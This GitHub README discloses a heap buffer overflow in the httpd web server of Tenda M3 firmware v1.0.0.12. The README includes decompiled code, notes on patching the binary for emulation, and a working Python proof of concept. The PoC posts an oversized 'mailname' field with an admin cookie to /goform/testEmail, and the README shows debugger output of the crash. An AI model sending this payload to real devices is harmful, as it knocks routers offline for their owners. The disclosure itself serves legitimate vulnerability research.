xxy1126 / Vuln Public

Code Issues Pull requests Actions Projects Security Insights

main Vuln / Tenda M3 / formEmailTest-mailname /

xxy1126 update 20220820 ... on Aug 19 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown

Tenda M3 contains heap buffer Overflow Vulnerability

overview


- type: heap buffer overflow vulnerability
- supplier: Tenda https://www.tenda.com
- product: TendaM3 https://www.tenda.com.cn/product/M3.html
- firmware download: https://www.tenda.com.cn/download/detail-3133.html
- affect version: TendaM3 v1.0.0.12(4856)

Description

1. Vulnerability Details

the `httpd` in directory `/bin` has a heap buffer overflow. The vunlerability is in fucntion `formEmailTest`

It calls `malloc(0x28Cu)` to allocate heap buffer, and it copies POST parameter `mailname` to heap buffer.



```
  sprintf(src, "%s %s test email", s, s1);
v21 = (char *)webGetVar(a1, "mailname", "0");
v20 = (char *)webGetVar(a1, "mailpwd", "0");
nptr = (char *)webGetVar(a1, "SSLEnable", "0");
v18 = webGetVar(a1, "emailPort", "0");
ptr = 0;
ptr = malloc(0x28Cu);
if ( ptr )
{
  memset(ptr, 0, 0x28Cu);
  v22 = strchr(v21, '@');
  if ( v22 )
  {
    doSystemCmd("echo may you happy every day! > /etc/test_log.cfg");
    memcpy((char *)ptr + 64, v21, v22 - v21);
    *((_BYTE *)ptr + v22 - v21 + 65) = 0;
    memcpy(ptr, "smtp.", 5);
    v1 = (char *)ptr + 5;
    v2 = v22 + 1;
    v3 = strlen(v22 + 1);
    memcpy(v1, v2, v3);
```

`v3` is the length of `mailname`, but it doesn't limit it. so if `v3>0x28C`, the `memcpy(v1, v2, v3)` will cause heap buffer overflow

but it can cause `segmentation fault` when execute `memcpy(v1, v2, v3)`

2. Recurring loopholes and POC


use qemu-arm-static to run the `httpd`, we need to patch it before run.

- in `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP`
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login

poc of DOS(deny of service)


```
import requests

data = {
    "mailname": "@"+"a"*0x600,
    "mailpwd": "a"
}
cookies = {
    "user": "admin"
}
res = requests.post("http://127.0.0.1/goform/testEmail", data=data, cookies=cookies)
print(res.content)
```




```
                                                                              [ DISA
 0x7718c <formEmailTest+792>    bl     #memcpy@plt                            <memcpy@plt>
      dest: 0xcfb1d ◂— 0
      src: 0xff56c011 ◂— 0x61616161 ('aaaa')
      n: 0x600

 0x77190 <formEmailTest+796>    ldr    r3, [fp, #-0x30]
 0x77194 <formEmailTest+800>    add    r5, r3, #0x80
 0x77198 <formEmailTest+804>    ldr    r0, [fp, #-0x24]
```



```
pwndbg> x/20xw (0xcfb10)
0xcfb10:        0x00000000      0x00000291      0x70746d73      0x0000002e
0xcfb20:        0x00000000      0x00000000      0x00000000      0x00000000
0xcfb30:        0x00000000      0x00000000      0x00000000      0x00000000
0xcfb40:        0x00000000      0x00000000      0x00000000      0x00000000
0xcfb50:        0x00000000      0x00000000      0x00000000      0x00000000
```

we can see the size of dest is `0x291` and size of src is `0x600`



```
Program received signal SIGSEGV, Segmentation fault.
0xff5d3b00 in ?? () from /home/tmotfl/IOT/TendaM3/_US_M3V1.0BR_V1.0.0.12(4856)_CN&EN_TDC&TDE01.b
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────────────────[ REGISTERS
 R0   0xd0000
 R1   0xff56c504 ◂— 0x61616161 ('aaaa')
 R2   0xfd
 R3   0x61616161 ('aaaa')
 R4   0x61616161 ('aaaa')
 R5   0xff56c011 ◂— 0x61616161 ('aaaa')
 R6   0xcfb1d ◂— 0x61616161 ('aaaa')
 R7   0xfffef89d ◂— svchs  #0x6e6962 /* 0x2f6e6962; 'bin/httpd' */
 R8   0xda48 (_init) ◂— mov    ip, sp /* 0xe1a0c00d */
 R9   0x2a080 ◂— push   {r4, fp, lr} /* 0xe92d4810 */
 R10  0xfffef718 ◂— 0
 R11  0xfffef3ec —▸ 0x15b6c (websFormHandler+336) ◂— mov    r3, #1 /* 0xe3a03001 */
 R12  0x61616161 ('aaaa')
 SP   0xfffef29c —▸ 0xb96cc —▸ 0xb95ac ◂— 1
 PC   0xff5d3b00 ◂— stm    r0!, {r3, r4, ip, lr} /* 0xe8a05018 */
────────────────────────────────────────────────────────────────────────────────[ DISASM ]─
   0xff5d3b04    ldm    r1!, {r3, r4, ip, lr}
   0xff5d3b08    stm    r0!, {r3, r4, ip, lr}
   0xff5d3b0c    subs   r2, r2, #0x20
   0xff5d3b10    bge    #0xff5d3afc                       <0xff5d3afc>
    ↓
   0xff5d3afc    ldm    r1!, {r3, r4, ip, lr}
 ► 0xff5d3b00    stm    r0!, {r3, r4, ip, lr}
   0xff5d3b04    ldm    r1!, {r3, r4, ip, lr}
   0xff5d3b08    stm    r0!, {r3, r4, ip, lr}
   0xff5d3b0c    subs   r2, r2, #0x20
   0xff5d3b10    bge    #0xff5d3afc                       <0xff5d3afc>
    ↓
   0xff5d3afc    ldm    r1!, {r3, r4, ip, lr}
─────────────────────────────────────────────────────────────────────────────────[ STACK ]─
00:0000│ sp 0xfffef29c —▸ 0xb96cc —▸ 0xb95ac ◂— 1
01:0004│    0xfffef2a0 —▸ 0xcfb1d ◂— 0x61616161 ('aaaa')
```